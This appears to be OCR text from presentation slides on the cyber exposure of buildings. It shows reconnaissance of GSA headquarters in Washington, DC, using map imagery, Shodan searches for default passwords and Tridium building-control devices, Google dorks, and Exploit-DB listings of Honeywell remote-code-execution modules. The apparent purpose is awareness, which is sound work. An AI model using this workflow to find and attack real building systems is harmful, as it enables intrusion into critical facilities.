
A B C D E F G H I J K L M N O P Q R S T U V W X Y Z

Note: Due to file size limitations the following layers are not available in kml/kmz at present time.

- Baker Plan (Img)
- Buildings 3-D
- Ellicott Plan (Img)
- Existing Land Use
- Good Plan (Img)
- Hawkins Topography (Img)
- Historic View of DC (Img)
- Historic Sewer Survey (img)
- Historic Shaded Relief (Img)
- Hopkins Survey (Img)
- Jattnig Plan (Img)
- Johnson and Ward Survey (Img)
- Keily Survey (Img)
- Kroe Plan (Img)
- LEnfant Plan (Img)
- Latrobe Survey (Img)
- Ortho 1999
- Ortho 2002
- Ortho 2005
- Ortho 2008
- Ortho 2010
- Right of Way Scans 1998 (Img)
- Thackara Vallence Plan (Img)


Almost every community has downloadable .kmz files of infrastructure

BING


http://www.bing.com/maps/#Y3A9cWdnZ2g1C
CoStar Property - Co...
Cybersecurity | Whole...
Introduction to Cyber...
msn
Bing Maps
WEB
IMAGES
VIDEOS
MAPS
NEWS
MORE
bing
gsa hq dc
Sign in
10
Road
Bird's eye
Traffic
Fullscreen
Print
Share
World • United States • DC • City of Washington • Washington • Downtown
F St NW
F St NW
George Washington University
General Services Administration
E St NW
New Yor
50 feet
25 m
© 2015 Microsoft Corporation Pictometry Bird's Eye © 2012 Pictometry International Corp
2:02 PM
1/12/2015

Bird's Eye provides high resolution 3d imagery


GSA Smart Buildings Sources Sought



You're now in the new street view mode!

Google Street View provides very high resolution imagery of building & surrounds

Shodan



Expose Online Devices.

Webcams. Routers.
Power Plants. iPhones. Wind Turbines.
Refrigerators. VoIP Phones.

Popular Search Queries: default password - Finds results with "default

Developer API
Find out how to access the Shodan database with Python, Perl or Ruby.


In the Press

this movie clip is a tiny pice of what you can do on this site.
explore the site on your own.

hacking was never so easy with shodan hq...
3/2/2012
you are now the inurl searches for webcams, printers, etc Sat also because these yield little look at shodanhq
http://www.youtube.com/watch?v=8vEtcWuFoiA

Shodan is to OT IP addresses as is Google is to text search

Google Hacking-Database


http://www.exploit-db.com/google-dorks/
Google Hacking Database, ...
EXPLOIT DATABASE
blog
exploit
F
HOME
GHDB
ABOUT
REMOTE
LOCAL
WEB
DOS
SHELLCODE
PAPERS
SEARCH
SUBMIT
paloalto networks
CYBERSECURITY IMPERATIVES
REINVENT YOUR NETWORK SECURITY
LEARN HOW!
CVE COMPATIBLE cve.mitre.org
4:51 PM
1/7/2015

Currently Archiving 31708 Exploits

Updated (CVE And Archive): Wed Jan 7 2015

GOOGLE HACKING-DATABASE


Welcome to the google hacking database

We call them 'googledorks': Inept or foolish people as revealed by Google. Whatever you call these fools, you've found the center of the Google Hacking Universe!

Search Google Dorks

http://www.exploit-db.com/google-dorks/

Google Hacking DB Search



http://www.exploit-db.com/search/?action=sea
Search « Exploits Database ...
EXPLOIT DATABASE
blog
exploit
F
Currently Archiving 31708 Exploits
Updated (CVE And Archive): Wed Jan 7 2015
HOME
GHDB
ABOUT
REMOTE
LOCAL
WEB
DOS
SHELLCODE
PAPERS
SEARCH
SUBMIT
CVE COMPATIBLE cve.mitre.org
4:55 PM
1/7/2015

Search

Date	D	A	V	Description	Plat.	Author
2013-03-13	⬇	-	✓	Honeywell HSC Remote Deployer ActiveX Remote Code Execution	windows	metasploit
2013-01-10	⬇	-	✓	Honeywell Tema Remote Installer ActiveX Remote Code Execution	windows	metasploit

Honeywell results

Shodan – Tridium Search



Services

NetBIOS	11
SNMP	9
SMB	3
HTTPS	1
FTP	1

Top Countries

United States	15
Norway	3
Malaysia	2
Turkey	1
Italy	1

Top Organizations

Telenor Norge AS	3
Techavenue Data Center...	2
tw telecom holdings	1
